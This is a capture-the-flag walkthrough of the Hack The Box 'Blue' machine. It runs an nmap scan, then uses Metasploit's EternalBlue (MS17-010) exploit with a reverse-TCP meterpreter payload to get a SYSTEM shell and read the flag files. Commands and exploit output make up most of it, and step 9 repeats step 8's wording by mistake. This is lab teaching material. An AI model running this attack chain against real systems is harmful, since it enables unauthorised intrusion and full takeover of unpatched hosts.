
IP: 10.10.10.40


Brief: Enumeration shows that box is running smb on Windows 7 Pro. That version is vulnerable to EternalBlue, allowing for Remote Code Execution. Using Metasploit we exploit smb to gain a foothold as system to get the flags

1. First we are going to enumerate the target with nmap
    - sudo nmap -sC -sV -p- -oA init_nmap 10.10.10.40
        - -sC is for default scripts
        - -sV is to enumerate Versions
        - -p- says check all ports (will make it take longer)
        - -oA init_nmap will do all output types as init_nmap.[something] so we can recall later
        - optional -v to watch it as it runs
        - 


```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-13 12:09 MST
Nmap scan report for 10.10.10.40
Host is up (0.41s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2022-02-13T19:14:03
|_  start_date: 2022-02-13T18:08:24
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-02-13T19:14:06+00:00
|_clock-skew: mean: 1m30s, deviation: 2s, median: 1m28s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 214.26 seconds
```

    - mWe see a few open ports, but we also see that smb2 is listening, so we will start googling there.
2. Doing some Googling for "Win 7 smb exploit" stumbled upon a few links for "EternalBlue" and "ms17-010" which is an exploit allowing for Remote Code Execution. A lot of those searches referred to a metasploit module, so we will start there.
3. Run "msfconsole" to open the metasploit console. Once it loads, run "search eternalblue" to search the msf database for anything related to eternalblue. We are

looking for exploit/windows/smb/ms17_010_eternalblue. It will list what it finds and you can type "use #" where # is the number next to the finding


- 

  ```
  msf6 > search ms17-010

  Matching Modules
  ================

     #  Name                                      Disclosure Date  Rank     Check  Description
     -  ----                                      ---------------  ----     -----  -----------
     0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
     1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
     2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
     3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
     4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


  Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

  msf6 > use 0
  [*] No payload configured, defaulting to windows/x64/meterpreter/reverse tcp
  ```


4. Type "show options" will show what you need to configure. In this case, its just RHOSTS and LHOST
   - set RHOSTS 10.10.10.40
     - This Sets the target to the ip of blue.
   - set LHOST tun0
     - tun0 *should* be your HTB vpn device. Alternatively, you can set LHOST to your htb ip address
   - 

     ```
     msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

     Module options (exploit/windows/smb/ms17_010_eternalblue):

        Name           Current Setting  Required  Description
        ----           ---------------  --------  -----------
        RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
        RPORT          445              yes       The target port (TCP)
        SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
        SMBPass                         no        (Optional) The password for the specified username
        SMBUser                         no        (Optional) The username to authenticate as
        VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
        VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


     Payload options (windows/x64/meterpreter/reverse_tcp):

        Name      Current Setting  Required  Description
        ----      ---------------  --------  -----------
        EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
        LHOST     10.0.0.10        yes       The listen address (an interface may be specified)
        LPORT     4444             yes       The listen port


     Exploit target:

        Id  Name
        --  ----
        0   Automatic Target


     msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.10.40
     RHOSTS => 10.10.10.40
     msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST tun0
     LHOST => tun0
     ```

5. Once your options are set, type "exploit" and wait for that shell. You may have to run it a few times.
   1. If you don't get a foothold after a few tries (you should see "WIN" at the bottom if you have a foothold) you may need to either restart msf, restart your vpn, or reset blue.

- 

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.10.14.13:4444
[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.40:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service
 Pack 1 x64 (64-bit)
[*] 10.10.10.40:445       - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.10.40:445 - The target is vulnerable.
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[+] 10.10.10.40:445 - Connection established for exploitation.
[+] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.10.40:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.10.40:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.40:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.40:445 - Starting non-paged pool grooming
[+] 10.10.10.40:445 - Sending SMBv2 buffers
[+] 10.10.10.40:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.10.40:445 - Sending final SMBv2 buffers.
[*] 10.10.10.40:445 - Sending last fragment of exploit packet!
[*] 10.10.10.40:445 - Receiving response from exploit packet
[+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 10.10.10.40
[*] Meterpreter session 1 opened (10.10.14.13:4444 -> 10.10.10.40:49174 ) at 2022-02-13 11:54:53 -0700
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > 
```

6. Now you have a foothold on the box. If you type "shell" it will attempt to drop you into a command line interface, cmd in this case.
    - We are in C:\Windows\system32 which usually means we are already an elevated user, but just to be sure, type "whoami" to see what account you are currently
    - We are "nt authority"system, meaning we are already elevated and have keys to the kingdom, so now we just get the flags
    - 

```
meterpreter > shell
Process 2620 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

7. Typing "dir C:\users" will tell you that there are only 2 users, administrator and haris.
    - The user flag is on the user's desktop, and the root flag will be on the Administrators desktop.
    - Since we are system, we have the permissions to get the flags.
8. Type "cd C:\users\haris\desktop" to change directories to the user's desktop. Type "dir" again to list the contents of this directory.
    - The user.txt flag is here. You can hit CTRL+Z to background the shell and then use msf to download the shell to your machine, or you can use the command

"type user.txt" and cmd will type out the flag to be submitted.

9. Type "cd C:\users\Administrator\desktop" to change directories to the user's desktop. Type "dir" again to list the contents of this directory.
    - The user.txt flag is here. You can hit CTRL+Z to background the shell and then use msf to download the shell to your machine, or you can use the command "type root.txt" and cmd will type out the flag to be submitted.